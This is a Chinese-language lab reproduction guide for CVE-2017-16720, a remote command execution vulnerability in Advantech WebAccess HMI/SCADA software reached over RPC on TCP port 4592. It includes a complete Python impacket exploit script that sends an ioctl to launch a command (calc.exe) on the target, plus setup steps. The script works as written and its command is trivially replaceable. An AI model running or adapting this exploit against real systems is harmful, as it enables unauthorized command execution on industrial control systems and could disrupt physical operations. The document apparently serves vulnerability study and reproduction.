CVE-2017-16720

WebAccess

远程命令执行漏洞

目录

[1. 漏洞描述 3](#_Toc27475)

[2. 影响版本 3](#_Toc25949)

[3. 环境部署 3](#_Toc5232)

[4. 漏洞复现 10](#_Toc11219)

# 漏洞描述

研华WebAccess是全世界第一套全浏览器架构的HMI/SCADA组态软件，可以无缝整合研华工业自动化事业群的产品，主要分为智能基础建设与智能制造两大类，这两类产品也同时组成了研华在智能自动化的物联网架构，而研华WebAccess正是这个物联网架构的核心。

此漏洞允许攻击者使用RPC协议通过TCP端口4592执行远程命令。

# 影响版本

WebAccess <= 8.3.2


# 环境部署

靶机：Windows 10，ip：172.16.6.95


渗透机：Windows10，ip：172.16.6.95


下载含有漏洞的软件


<http://advcloudfiles.advantech.com/web/Download/webaccess/8.2/AdvantechWebAccessUSANode8.2_20170817.exe>




开始安装











安装一律默认NEXT即可，TCP端口也无需自定义，默认程序端口4592

# 漏洞复现

**【步骤一】安装python2.7**

[**https://python.org/download/releases/2.7**](https://python.org/download/releases/2.7)





**【步骤二】创建EXP脚本**

|  |
| --- |
| **#!/usr/bin/python2.7**  **import sys, struct**  **from impacket import uuid**  **from impacket.dcerpc.v5 import transport**  **def call(dce, opcode, stubdata):**  **dce.call(opcode, stubdata)**  **res = -1**  **try:**  **res = dce.recv()**  **except Exception, e:**  **print "Exception encountered..." + str(e)**  **sys.exit(1)**  **return res**  **if len(sys.argv) != 2:**  **print "Provide only host arg"**  **sys.exit(1)**  **port = 4592**  **interface = "5d2b62aa-ee0a-4a95-91ae-b064fdb471fc"**  **version = "1.0"**  **host = sys.argv[1]**  **string\_binding = "ncacn\_ip\_tcp:%s" % host**  **trans = transport.DCERPCTransportFactory(string\_binding)**  **trans.set\_dport(port)**  **dce = trans.get\_dce\_rpc()**  **dce.connect()**  **print "Binding..."**  **iid = uuid.uuidtup\_to\_bin((interface, version))**  **dce.bind(iid)**  **print "...1"**  **stubdata = struct.pack("<III", 0x00, 0xc351, 0x04)**  **call(dce, 2, stubdata)**  **print "...2"**  **stubdata = struct.pack("<I", 0x02)**  **res = call(dce, 4, stubdata)**  **if res == -1:**  **print "Something went wrong"**  **sys.exit(1)**  **res = struct.unpack("III", res)**  **if (len(res) < 3):**  **print "Received unexpected length value"**  **sys.exit(1)**  **print "...3"**  **# ioctl 0x2711**  **stubdata = struct.pack("<IIII", res[2], 0x2711, 0x204, 0x204)**  **command = "..\\..\\windows\\system32\\calc.exe"**  **fmt = "<" + str(0x204) + "s"**  **stubdata += struct.pack(fmt, command)**  **call(dce, 1, stubdata)**  **print "\nDid it work?"**  **dce.disconnect()** |

**【步骤三】Python2.7安装pip**

下载工具：

**文件名：setuptools-41.0.1.zip**

<https://pypi.org/project/setuptools/41.0.1/#files>

<https://files.pythonhosted.org/packages/1d/64/a18a487b4391a05b9c7f938b94a16d80305bf0369c6b0b9509e86165e1d3/setuptools-41.0.1.zip>

**解压，然后进入目录，然后运行 python setup.py install 命令进行安装**

**文件名：pip-18.1.tar.gz**

<https://pypi.org/project/pip/18.1/#files>

<https://files.pythonhosted.org/packages/45/ae/8a0ad77defb7cc903f09e551d88b443304a9bd6e6f124e75c0fbbf6de8f7/pip-18.1.tar.gz>

**解压，然后进入目录，然后运行 python setup.py install 命令进行安装**


**将pip加入环境变量**

**【步骤四】执行脚本**





[**https://github.com/fortra/impacket/releases/download/impacket\_0\_10\_0/impacket-0.10.0.tar.gz**](https://github.com/fortra/impacket/releases/download/impacket_0_10_0/impacket-0.10.0.tar.gz)

**安装此库**



**安装此库可能出现各种报错，已提供涵盖本次漏洞运行库的python压缩包**





**成功执行打开计算机命令**